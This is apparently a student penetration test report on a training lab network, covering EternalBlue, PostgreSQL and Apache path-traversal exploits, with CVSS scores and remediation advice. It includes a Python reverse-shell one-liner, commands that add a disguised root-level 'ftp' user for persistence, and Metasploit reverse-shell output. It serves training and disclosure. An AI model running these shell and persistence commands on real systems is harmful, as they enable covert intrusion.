RootCause

WE WILL FIND IT!

Penetration Test Report

July 28, 2023

Penetration Testing Team:

Bianca Lopez

Daniel Carpenter

Joseph Boles

Logan Edwards

Sean Link

Senior Penetration Tester:

Logan Hillard

Table of Contents

1. Executive Summary

1.1 Scope

This penetration test was performed on Divergence Academy's Charlie Network and took place from 07/24/2023 to 07/28/2023. The scope given for the test was limited to the IP address of 192.168.122.47. The purpose of this test was to determine security vulnerabilities found within their environment.

1.2 Methodology

The team behind the security evaluation was comprised of 6 Cybersecurity and Penetration Testing professionals with a diverse set of skills. The methodology for this penetration test consisted of 6 steps within the determined scope.

- Establishing the scope and rules
- Passive and Active Reconnaissance
- Vulnerability Analysis
- Vulnerability Exploitation
- Post-Exploitation Activities
- Report Generation

1. Executive Summary

1.3 Tools Used

During the penetration test, our team used several tools to perform Reconnaissance, Vulnerability Analysis, Exploitation, and post-exploitation.

1.3.1 Nmap

Nmap or "Network Mapper" is a tool used to discover hosts, operating systems, software versions, and services on a network.

1.3.2 Ping

Ping is a network tool used to test the availability, existence, or reachability of a host.

1.3.3 Metasploit

Metasploit is a network security tool that provides information about vulnerabilities and aids in exploiting such vulnerabilities.

1.3.4 Wireshark

Wireshark is an application used to capture and analyze network packets during a connection.

1. Executive Summary

1.3.5 Hydra

Hydra is a fast and flexible password-cracking tool that supports a large number of network protocols.

1.3.6 Dirb

Dirb is a Linux tool that is used to discover directories inside web applications.

1.3.7 Netcat

Netcat is a common tool used as a port scanner and a port listener.

1.3.8 National Vulnerability Database

The NVD is a United State Government sponsored database of reported known vulnerabilities.

1.3.9 Proxy Chains

ProxyChains is a tool that redirects TCP connections made by applications, through various proxy servers. ProxyChains string multiple proxies to make it harder to identify the original IP address.

1. Executive Summary

1.3.10 Cron

Cron allows you to run applications, scripts, and other commands repeatedly on a time-based schedule of your choosing and save them to a crontab file.

1.4 Vulnerability Severity Rating

The vulnerabilities presented in this report have been given a rating based on severity and not based on the risk it poses to the organization. This rating system is called the Common Vulnerability Scoring System (CVSS) and was created by the National Vulnerability Database. There are multiple versions, however, for this report we will use CVSS v3.0.

CVSS v3.0 Ratings	
Severity	**Base Score Range**
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

1. Executive Summary

1.5 Findings Summary


Severity	Vulnerability
Critical	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
High	Remote Code Execution OS Command Injection DoS Attack
Medium	Reverse Proxy bypass DoS Attack DoS Attack/Remote Code Execution

2. Significant Findings

Vulnerability Breakdown	
Host Name	SOC1
IP Address	192.168.1.108
CVE	1.) CVE-2017-0144 Eternal Blue
CVSS	1.) 8.1
Impact	1.) A malicious actor can attain root-level access to the target machine and fully compromise confidentiality, integrity, and availability of the system.
Gained Access	1.) Root-Level Access
Weakness Enumeration	1.) Remote Code Execution
Remediation	1.) Apply updates per vendor instructions.

2. Significant Findings

Utilizing Metasploit we were able to use the EternalBlue exploit and gain access to the target machine. Due to the nature of the payload we executed, we gained root-level access on the target machine.



At this point we had full control to conduct any activity on the target machine, including data exfiltration, pivoting, and file creation.

2. Significant Findings


Vulnerability Breakdown	
Host Name	SOC5
IP Address	192.168.1.109
CVE	1.) CVE-2017-0144 Eternal Blue
CVSS	1.) 8.1
Impact	1.) A malicious actor can attain root-level access to the target machine and fully compromise confidentiality, integrity, and availability of the system.
Gained Access	1.) Root-Level Access
Weakness Enumeration	1.) Remote Code Execution
Remediation	1.) Apply updates per vendor instructions.

2. Significant Findings

Utilizing Metasploit we were able to use the EternalBlue exploit and gain access to the target machine. We then executed this code: python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

At this point we attained root access. We were able to upgrade to a limited shell to aid in further exploitation. We were able to create a user account with the name "ftp" with root-level privileges to establish persistence and blend into the environment:

i.) useradd -m -s /bin/bash ftp
ii.) usermod -aG sudo ftp
iii.) passwd ftp
iv.) ssh ftp@192.168.122.47



At this point we had full control to conduct any activity on the target machine, including data exfiltration, pivoting, scanning, creating scripts.

2. Significant Findings

Vulnerability Breakdown	
Host Name	–
IP Address	192.168.1.101
CVE	1.) CVE-2011-3192 2.) CVE-2011-3368 3.) CVE-2011-0419 4.) CVE-2007-5000
CVSS	1.) 7.8 2.) 5.0 3.) 4.3 4.) 7.5
Impact	1.) A malicious actor can cause a denial of service through CPU and memory consumption. 2.) A malicious actor can match a target's reverse proxy and send requests via malformed URIs. 3.) A malicious actor can cause a denial of service via CPU and memory consumption. 4.) A malicious actor can cause a denial of service and possibly execute remote code.
Weakness Enumeration	1.) DoS Attack 2.) Reverse Proxy Bypass 3.) DoS Attack 4.) DoS Attack/Remote Code Execution
Remediation	1.) Deploy configuration changes per vendor instructions. 2.) Apply updates per vendor instructions. 3.) Set options per vendor instructions. 4.) Apply updates per vendor instructions.

2. Significant Findings

Vulnerability Breakdown	
Host Name	SOC 4
IP Address	192.168.1.102
CVE	1.)2019-9193
CVSS	7.2
Impact	1.) A malicious actor can gain user access to the target machine and can copy and exfiltrate documents.
Gained Access	1.) User access
Vulnerability Type	1.) Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Remediation	1.) Apply updates per vendor instruction.

2. Significant Findings

Description:

When assessing the intranet and connections and open ports, it was discovered that remote code could be executed through Metasploit due to outdated server operating systems. This exploit is allowed due to internal proxy chains that were made on a web application access route. With proxy set up the copy from command is able to execute and appears to be an internal request and creates a shell into the machine.

CVSS scores for CVE-2019-9193

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
9.0	HIGH	AV:N/AC:L/Au:S/C:C/I:C/A:C	8.0	10.0	nvd@nist.gov
7.2	HIGH	CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H	1.2	5.9	nvd@nist.gov

Attack Vector:	Attack Complexity:	Privileges Required:	User Interaction:	Scope:	Confidentiality:	Integrity:	Availability:
Network	Low	High	None	Unchanged	High	High	High

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[-] Handler failed to bind to 192.168.122.209:4001:-  -
[*] Started reverse TCP handler on 0.0.0.0:4001
[*] 192.168.1.102:5432 - 192.168.1.102:5432 - PostgreSQL 10.18 (Ubuntu 10.18-0ubun
tu0.18.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 7.5.0-3ubuntu1~18.04)
 7.5.0, 64-bit
[*] 192.168.1.102:5432 - Exploiting...
[+] 192.168.1.102:5432 - 192.168.1.102:5432 - oqG7S7NZ dropped successfully
[+] 192.168.1.102:5432 - 192.168.1.102:5432 - oqG7S7NZ created successfully
[+] 192.168.1.102:5432 - 192.168.1.102:5432 - oqG7S7NZ copied successfully(valid s
yntax/command)
[+] 192.168.1.102:5432 - 192.168.1.102:5432 - oqG7S7NZ dropped successfully(Cleane
d)
[*] 192.168.1.102:5432 - Exploit Succeeded
[*] Command shell session 3 opened (192.168.2.72:4001 -> 192.168.122.47:14676 ) at
 2023-07-26 12:00:57 -0500
```


2. Significant Findings

Vulnerability Breakdown	
Host Name	APP1
IP Address	192.168.1.121
CVE	CVE-2021-42013
CVSS	9.8
Impact	An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives, this could allow for remote code execution.
Gained Access	Root Access Was Gained
Vulnerability Type	Directory Traversal, Code Execution To Gain ROOT
Remediation	Apply usual default configuration "require all denied", Disable CGI scripts. Restrict access to Admin.C

2. Significant Findings

Description

Using remote code execution in conjunction with CVE-202-42013 directory path traversal we were able to execute a reverse shell command which we caught on our local machines. After successfully catching a reverse shell we were able to search for files using SU bits and found the Admin.C file was able to be interacted with successfully granting us with Root privilege's. Finally after gaining Root access through our reverse shell we were able to execute an SSH connection which allowed us to use more aggressive tools inside the victims network and pivot off of APP1 to SOC5.



CVSS scores for CVE-2021-42013

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	nvd@nist.gov
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	nvd@nist.gov

2. Significant Findings

Content


Vulnerability Breakdown	
Host Name	SOC3
IP Address	192.168.1.122
CVE	1.) N/A
CVSS	1.) N/A
Confidentiality Impact	1.) N/A
Integrity Impact	1.) N/A
Availability Impact	1.) N/A
Gained Access	1.) No
Vulnerability Type	1.) Cross Site Scripting 2.) Remote Code Injection


2. Significant Findings


1. Utilizing Network Mapper (NMAP) we attempted to establish a full TCP connection, enabling version detection, script scanning to identify common vulnerabilities and perform additional enumeration, and host discovery. The scan identified the following potential vulnerabilities:
   a. Apache Tomcat 8.5.21
2. Open Apache Tomcat in the Fire Fox browser (http://192.168.1.122:8080) and was presented with numerous potential attack vectors.


```
 rdp-ntlm-info:
   Target_Name: CONTOSO
   NetBIOS_Domain_Name: CONTOSO
   NetBIOS_Computer_Name: SOC3
   DNS_Domain_Name: contoso.com
   DNS_Computer_Name: SOC3.contoso.com
   Product_Version: 10.0.17763
_  System_Time: 2023-07-25T12:13:40+00:00
 ssl-cert: Subject: commonName=SOC3.contoso.com
 Issuer: commonName=SOC3.contoso.com
 Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2023-07-18T22:38:34
 Not valid after:  2024-01-17T22:38:34
 MD5:   fbc8 771e f008 ff39 71b1 dbb0 288a d0f5
_SHA-1: de02 76bb 2092 4f43 93a1 3410 03a5 f1c3 a807 cf56
_ssl-date: 2023-07-25T12:13:51+00:00; +7h00m00s from scanner time.
```

```
_http-title: Apache Tomcat/8.5.21
_http-favicon: Apache Tomcat
 http-methods:
_  Supported Methods: GET HEAD POST
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```













2. Significant Findings

3. Potential attack vectors included cross site scripting and remote code injection..
4. SNAKES!!!












3. Flags


During the Penetration Tests, our team was able to find 6 flags in the environment. After adding the point, we had a total of 145 points collected.



